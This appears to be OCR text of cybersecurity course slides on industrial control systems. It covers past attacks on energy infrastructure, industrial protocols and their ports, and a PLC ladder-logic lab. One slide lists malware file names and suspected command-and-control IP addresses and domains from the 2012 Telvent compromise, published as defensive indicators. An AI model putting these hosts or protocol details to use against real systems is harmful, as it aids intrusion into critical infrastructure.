
2009: Stuxnet

NYT Article – Jan. 2009

The covert American program, started in early 2008, includes renewed American efforts to penetrate Iran's nuclear supply chain abroad, along with new efforts, some of them experimental, to undermine electrical systems, computer systems and other networks on which Iran relies. It is aimed at delaying the day that Iran can produce the weapons-grade fuel and designs it needs to produce a workable nuclear weapon.

The New York Times

2012: Pipeline automation firm Telvent Compromised



TELVENT

ecc.exe
fixst.dll
fixst(1).dll
fixst(2).dll
fixst(3).dll
fixst(4).dll
fixst(5).dll
fixst(6).dll
nlu.exe
ntshrui.dll

The listed files below are identified but there is no release yet from Symantec for the removal (2012-09-24 12:20 CET)

AdobeUpdate.exe
nupdater.exe

- **Suspected Phone-home and C2 operations**

The following IP addresses and domain names are suspected points for Command & Control operations for this malware.

142.4.56.114
64.184.2.11


Several "silent" FQDNs are identified:

- Inactive for the moment:
  ftel.mastbrother.com
  f3tel.bigish.net
  fntel.bigish.net
  ftel.businessormars.com

- Was active last week but inactive today as of 2012-09-24 12:20 CET
  happy.hugesoft.org
  squick.bigish.net


2015: Ukraine power outage caused by cyber attack


2017: Malicious code hits safety system at Saudi refinery




How does an attack really happen?

CYBERFIRE






A-B
QUALITY
ian

2014

Symantec

FireEye


eWON
SELECT LANGUAGE
Remote Solutions for Industrial Applications
Control Design
GIVE MACHINE BUILDERS WHAT THEY WANT
Remote Machine Access
1. HMS Industrial Networks/eWON
2. Phoenix Contact
3. TeamViewer
READERS' CHOICE AWARDS
2018
control design
FOR MACHINE BUILDERS
#1 choice
in Remote Access
4th year in a row!

eCatcher

Talk2M Remote Access VPN Software

eCatcher is the Talk2M remote access software enabling you to manage your Talk2M account and to connect within a high secure environment to all your devices located on the eWON's LAN.

FREE DOWNLOAD

2017


CONTROL ENGINEERING
CONSULTING - SPECIFYING
engineer
OIL&GAS
ENGINEERING
PLANT ENGINEERING


CYBERFIRE

2019

THE WALL STREET JOURNAL.




ILLUSTRATION BY JESSICA KURONEN/WSJ

America's Electric Grid Has a Vulnerable Back Door—and Russia Walked Through It


A Wall Street Journal reconstruction of the worst known hack into the nation's power system reveals attacks on hundreds of small contractors

By *Rebecca Smith* and *Rob Barry*
Jan. 10, 2019 11:18 a.m. ET

499 COMMENTS

IN THE CROSSHAIRS


Russian hackers seeking to infiltrate the power grid targeted companies operating in at least 24 states, Canada and the U.K.




THE WALL STREET JOURNAL.

In briefings to utilities last summer, Jonathan Homer, industrial-control systems cybersecurity chief for Homeland Security, said the Russians had penetrated the control-system area of utilities through poorly protected jump boxes. The attackers had "legitimate access, the same as a technician," he said in one briefing, and were positioned to take actions that could have temporarily knocked out power.

Zones and Conduits as Security Oriented Model from ISA99






Popular Industrial Protocols

Protocol	Common Vendors	Port	Simplified Purdue Level
4-20mA	Many	NA	0-1
Foundation Fieldbus	Endress + Houser	NA	0-1
HART	Emerson	NA	0-1
Modbus	Schneider Electric, many others	502	0-1 1-1 1-2
DNP3	GE, SEL	20000	1-1 1-2
S7 Comm	Siemens	102	1-1 1-2
EtherNet/IP	Rockwell Automation	44818	1-1 1-2
OPC	Kepware, CodeSys, Many others	Starts on 135	1-2 2-3

Cloud Oriented Industrial Architecture



Activity 3 - Industrial Automation Vendors

- How large are these companies?
- Where are they headquartered?
- What products do and services do they provide?

Ladder Logic and PLC Programming

Russell Gold

Ladder Logic


- Primary programming language for PLCs.
- Derived from relay logic diagrams
- Primitive Logic Operations
  - OR
  - AND
  - NOT

Ladder Logic (cont.)

- Power Rails - Pair of vertical lines
- Rungs - Horizontal lines
- Contacts A, B, C, D… arranged on rungs

Note: in PLC Ladder Logic:

- No Real Power Flow (like in relay ladder)
- There must be continuous path through the contacts to energize the output



Rungs

Tagnames/ Variables

Power Rails

Ladder Logic Demonstration

Demonstrate motor control with ladder logic

Define Normally Open vs. Normally Closed

Demonstrate Latch/Unlatch/reset?

Demonstrate Counter

Demonstrate PLC Fiddle vs RSLogix

PLC Fiddle lab

In a browser enter the URL plcfiddle.com

You do NOT have to create an account

Functionality is straightforward,

click and drag an instruction and place It on a rung

Select a tagname from the drop-down menu

Add additional variables by entering a name and selecting the data type

Bool = ON/OFF = TRUE/FALSE

Number = 0 - 9999…….

Timer = 0 seconds - 9999…..

Counter = counts up or down = 0 – 9999 or 9999 to 0


Turn the motor on and off – just to get your feet wet

NOTE: You can save your work. Each time you press save a specific URL will be generated to return you to the LL that you created

PLC fiddle continued

Create a new rung(s) to accomplish the following

1. A window alarm that will alarm unless the window is closed (alarm when OFF)
   - create a new variable, name it “window” and select Boolean for the type
   - Drag and drop a normally closed contact, select the “window” tagname from the dropdown list
   - Create a new Boolean variable, name it “alarm”
   - Drag and drop a coil, select “alarm” from the dropdown list




Does reusing tagnames/variables create any difficulties?


PLC fiddle continued

Create a new rung(s) to accomplish the following

2. Simulate a doorbell (momentary push button) rings bell only when initially pressed. **Different** than a light switch that stays on until turned off.
3. A counter to turn on a motor when the start button has been clicked 3 times
4. A timer to turn on a motor after a 3 second timer has expired



Normally closed contact



Lab Exercise

Ladder Logic

PLC fiddle continued

5. Create a simulated vehicle cruise control
   - On/Off button
   - Rate = current speed
   - SP = Setpoint = desired speed
   - Coast = lets your current speed slowly decrease
   - Incr = Increases your setpoint by 1 mph

PLC fiddle solutions

SEE https://www.plcfiddle.com/fiddles/38a3f32d-ebfd-47e1-8331-a65afc080b1a
for a possible solution to exercises 1-4 (There is definitely more than 1 way)

SEE https://www.plcfiddle.com/fiddles/e68cad0b-be8f-44e7-bd8a-fdf6766d44be
For a solution to the cruise control exercise

DOE CyberStrike

Dan Noyes & Dr. Jacob Benjamin

Ukraine Event

December 23, 2015

Michael Assante & Tim Conway

Post-Trip Briefing

Feb 3, 2016


Geographic Orientation

Geographic Orientation


Ukraine Power System (Description)

- One of the largest power systems in Europe
- One of the oldest (limited modernization)
- **Generation**: 54 GW 14x TPP, 94x CHP, 7x HPP, PSP, 4x NPP
  - Thermal stations mainly located in Eastern Ukraine and nuclear stations in Central and Western Ukraine
- **Transmission**: Unified system, centrally managed by Ukrenergo (state-run energy company)
  - 23,000 km of transmission lines (35-800 kV)
  - 8 regions (1 = EU, 1=OOC, 6=Synch)
  - East-West orientation
- **Distribution**: 26 Oblenergos
- **Loads**: Industry accounts for 48% of the consumption, households accounted for 26%
  - Residential population is 46+ Million (68% urban)

